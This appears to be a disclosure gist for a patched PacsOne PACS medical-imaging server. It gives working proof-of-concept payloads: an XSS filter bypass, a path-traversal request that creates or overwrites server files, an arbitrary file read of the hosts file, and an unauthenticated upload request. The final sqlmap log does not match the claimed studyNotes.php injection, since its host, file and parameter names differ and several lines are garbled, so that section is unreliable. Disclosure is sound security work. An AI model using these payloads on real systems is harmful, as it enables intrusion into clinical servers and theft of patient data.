

leommjx / pacs_vuln_report.md Secret

Created 2 years ago

☆ Star

<> Code Revisions 1 Forks 1

pacs_vuln_report.md

PACS Server vulns

info

- vendor page: <https://pacsone.net/>
- patched version: 7.1.1
- Credits: Xinjie Ma from Chaitin Research Lab

Timeline

- 2020.07.19 send report to a vendor's partner
- 2020.07.20 they inform the real vendor
- 2020.08.18 vendor design a fix plan
- 2020.11.10 vendor's partner inform me all vuln has been fixed and offer a bounty

Details

many Reflected XSS(Cross-site scripting)


many user input concat or format to response html without any sanitization or check, some filter `<script` tag, for example in `login.php`, but a payload like `[http://192.168.25.137/Pacs/login.php?message=%3Cimg%20src=%22%22%20onerror=%22alert(1);%22%3E1%3C/img%3E](http://192.168.25.137/Pacs/login.php?message=1)` will

bypass the check.



Stored XSS(Cross-site scripting)

- `Pacs/userSignup.php` when a user sign up, administrator need to review the user. due to no proper sanitization, attacker can insert a xss payload, when admin login to review user sign up requests, will trigger this stored xss vuln.



← → × ① 不安全 | 192.168.25.137/Pacs/user.php

192.168.25.137 显示
1

Medream PACS | About | Logout root @ PACS

Studies | Browse | See

Server Instance PACS

There is 1 user account in PACS database.

	Username	First Name	Last Name	Middle Name	Email	View Private Data	Modify	Forward	Query	Move	Download	Print	Export	Import	Upload	Monitor	Mark Study	System Administration	Log
<input type="checkbox"/>	testuser	test	TEST	N/A	test@111	X	X	X	X	X	X	X	X	X	X	X	X	X	N/A

There is 0 user group in PACS database.

There are 2 user sign-up requests.

	Username	First Name	Last Name	Email Address	Sign Up Req
<input type="checkbox"/>	1	1	1	1>1	2020-07-17 1
<input type="checkbox"/>	a	a	a	a	2020-07-17 1

arbitrary file creation/override in authenticate.php

- Pacs/authenticate.php
- `$_POST['formUsername']` will flow into `fopen($file, "w")` as part of `$file`, intended to create or append a file with username as filename in `MDPACS/PACS/FailedLogin` to count how many failed login tries
- this poc will create a file named `test` in `c:\`, file content will be `1`.

Send Cancel < > Follow redirection Target: https://192.168.25.137

Request

Raw Params Headers Hex

```
POST /Pacs/authenticate.php HTTP/1.1
Host: 192.168.25.137
Pragma: no-cache
Cache-Control: no-cache
DNT: 1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9;fr;q=0.8;ja;q=0.7
Cookie: PHPSESSID=48212296f1d3068c110d486096444; PHPSESSID=ac85efebbb6659c4e490202f6c5c436c
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 26

formUsername=../../../../test
```

Response

Raw Headers Hex

```
HTTP/1.1 302 Found
Date: Sun, 12 Jul 2020 12:29:47 GMT
Server: Apache/2.4.41 (Ubuntu)
X-Powered-By: PHP/7.4.4
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: login.php?message=Could not connect to database <u>@localhost</u> as User: <u>../../../../test</u> <p>Please check your username and password. <p>If you failed to login after the maximum allowed 3 attempts, this username will be locked out for 12 hours before it can be used to login again
Content-Length: 0
Content-Type: text/html; charset=UTF-8
Connection: close
```

)

- this could be used to break the login mechanism by provide `formUsername=../php/security.php` to overwrite `security.php`, this will make other after-auth vuln more dangerous. or overwrite some important config file to cause a denial of service

arbitrary file read/SSRF in encapsulatedDoc.php and others

- MDPACS/PACS/php/encapsulatedDoc.php
- will not check whether path is legit, can read any file on the server.
- need login first, previously mentioned vulnerability could bypass the login.

Send Cancel < > Target: https://192.168.25.137

Request

Raw Params Headers Hex

```
GET /Pacs/encapsulatedDoc.php?path=../../../../Windows/System32/drivers/etc/hosts&msmtype=application/pdf HTTP/1.1
Host: 192.168.25.137
Pragma: no-cache
Cache-Control: no-cache
DNT: 1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9;fr;q=0.8;ja;q=0.7
Cookie: PHPSESSID=389473602d8ec86c86cbb8510cf5c5
Connection: close
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Thu, 16 Jul 2020 20:14:57 GMT
Server: Apache/2.4.41 (Ubuntu)
X-Powered-By: PHP/7.4.4
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 825
Content-Type: application/pdf
Connection: close

1* Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
# 102.54.94.97 rhino.acme.com # source server
# 38.25.63.10 x.acme.com # x client host
#
# localhost name resolution is handled within DNS itself.
#
# 127.0.0.1 localhost
# ::1 localhost
```

- there are similar behavior in `nocache.php`、`tempimage.php`

Broken Authentication

- MDPACS/PACS/php/importWorklist.php / MDPACS/PACS/php/uploadImage.php and missing authentication in `originalImage.php`
- those page should only let authenticated user to upload file, but due to broken auth, anyone can upload file.

- | Request | Response |
|---|---|
| <div>Raw Params Headers Hex</div> <pre> POST /Pacs/uploadImage.php HTTP/1.1 Host: 192.168.25.137 Content-Length: 410 Cache-Control: max-age=0 Origin: http://192.168.25.137 Upgrade-Insecure-Requests: DNT: 1 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryh3crWz0m3MDXpPt User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/svg+xml,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Referer: http://192.168.25.137/Pacs/tools.php?Page=Upload-Dicom-Image Accept-Encoding: gzip, deflate Accept-Language: zh-CN,zh;q=0.9,fr;q=0.8,ja;q=0.7 Connection: close -----WebKitFormBoundaryh3crWz0m3MDXpPt Content-Disposition: form-data; name="actionvalue" Attack -----WebKitFormBoundaryh3crWz0m3MDXpPt Content-Type: application/octet-stream test123 -----WebKitFormBoundaryh3crWz0m3MDXpPt Content-Disposition: form-data; name="action" Attack -----WebKitFormBoundaryh3crWz0m3MDXpPt </pre> | <div>Raw Params Headers Hex</div> <pre> HTTP/1.1 302 Found Date: Fri, 17 Jul 2020 09:00:26 GMT Server: Apache/2.4.41 (Ubuntu) OpenSSL/1.1.1c PHP/7.4.4 X-Powered-By: PHP/7.4.4 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate Pragma: no-cache Location: tools.php?Page=Upload-Dicom-Image Content-Length: 0 Content-Type: text/html; charset=UTF-8 Set-Cookie: PHPSESSID=61c10b3a236780c252f8649f9033a; path=/ Connection: close </pre> |

- because the lack of sanitization or check, there are many after authenticated sql injection , for example in `studyNotes.php`

```
(*) python sqlmap.py -u "http://192.168.20.177/vuln/webcam.php?msvc=HWPMSID%3E716202046eab0a0eb0a0f12d70ee%"  
[+] http://www.sqlmap.org  
  
(*) legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers are liable and are not responsible for any misuse or damage caused by this program.  
  
[*] starting @ 16:36:02 /2020-07-28/  
  
(info:sqlmap) [INFO] testing connection to the target URL  
(info:sqlmap) [INFO] testing if the target URL content is stable  
(info:sqlmap) [INFO] target URL content is stable  
(info:sqlmap) [INFO] testing if GET parameter 'aid' is dynamic  
(info:sqlmap) [WARNING] GET parameter 'aid' does not appear to be dynamic  
(info:sqlmap) [WARNING] heuristic (basic) test shows that GET parameter 'aid' might not be injectable  
(info:sqlmap) [INFO] testing for SQL Injection on GET parameter '  
(info:sqlmap) [INFO] testing AND boolean-based blind - WHERE or HAVING clause'  
(info:sqlmap) [INFO] testing Boolean-based blind - Parameter replace (original value)  
(info:sqlmap) [INFO] testing MySQL = 3.0 and error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'  
(info:sqlmap) [INFO] testing PostgreSQL and error-based - WHERE or HAVING clause'  
(info:sqlmap) [INFO] testing Microsoft SQL Server/Sybase and error-based - WHERE or HAVING clause (IN)'  
(info:sqlmap) [INFO] testing Oracle and error-based - WHERE or HAVING clause (SQLTYPE)'  
(info:sqlmap) [INFO] testing MySQL = 4.0 error-based - Parameter replace (FLOOR)  
(info:sqlmap) [INFO] testing Generic inline queries (comment)'  
(info:sqlmap) [INFO] testing PostgreSQL = 8.3 stacked queries (comment)'  
(info:sqlmap) [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'  
(info:sqlmap) [INFO] testing 'Oracle stacked queries (DUAL, SYS.DATABASE_NAME - comment)'  
(info:sqlmap) [INFO] testing 'MySQL = 3.0.12 AND time-based blind (Query SLEEP)'  
(info:sqlmap) [INFO] GET parameter 'aid' appears to be 'MySQL = 3.0.12 AND time-based blind (Query SLEEP)' injectable  
(info:sqlmap) [INFO] You have failed to skip test payloads specific for other DBMSes! You can  
for the remaining tests, you want to include all tests for 'MySQL', extending provided level (1) and risk (3) values! [Y/n] n  
(info:sqlmap) [INFO] Automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found  
(info:sqlmap) [INFO] Target URL appears to be UNION injectable with 3 columns  
(info:sqlmap) [INFO] If UNION based SQL Injection is not detected, please consider and/or try to force the back-end DBMS (e.g., --detectingSql)'  
(info:sqlmap) [INFO] checking if the injection point on GET parameter 'aid' is a false positive  
GET parameter 'aid' is vulnerable. Do you want to keep testing the others (id, name)? [Y/n] n  
sqlmap identified the following injection points(s) with a total of 81 HTTP(s) requests:  
  
Parameter: aid (GET)  
Type: time-based blind  
Title: MySQL = 3.0.12 AND time-based blind (Query SLEEP)  
Payload: uid=1' AND SELECT *FROM (SELECT(SLEEP(5)))jzjaJ AND 'MLGJ'='MLGJ'  
  
(info:sqlmap) [INFO] the back-end DBMS is MySQL  
(info:sqlmap) [INFO] it is important to not stress the network connection during usage of live-based payloads to prevent potential disruptions  
back-end DBMS: MySQL = 3.0.12
```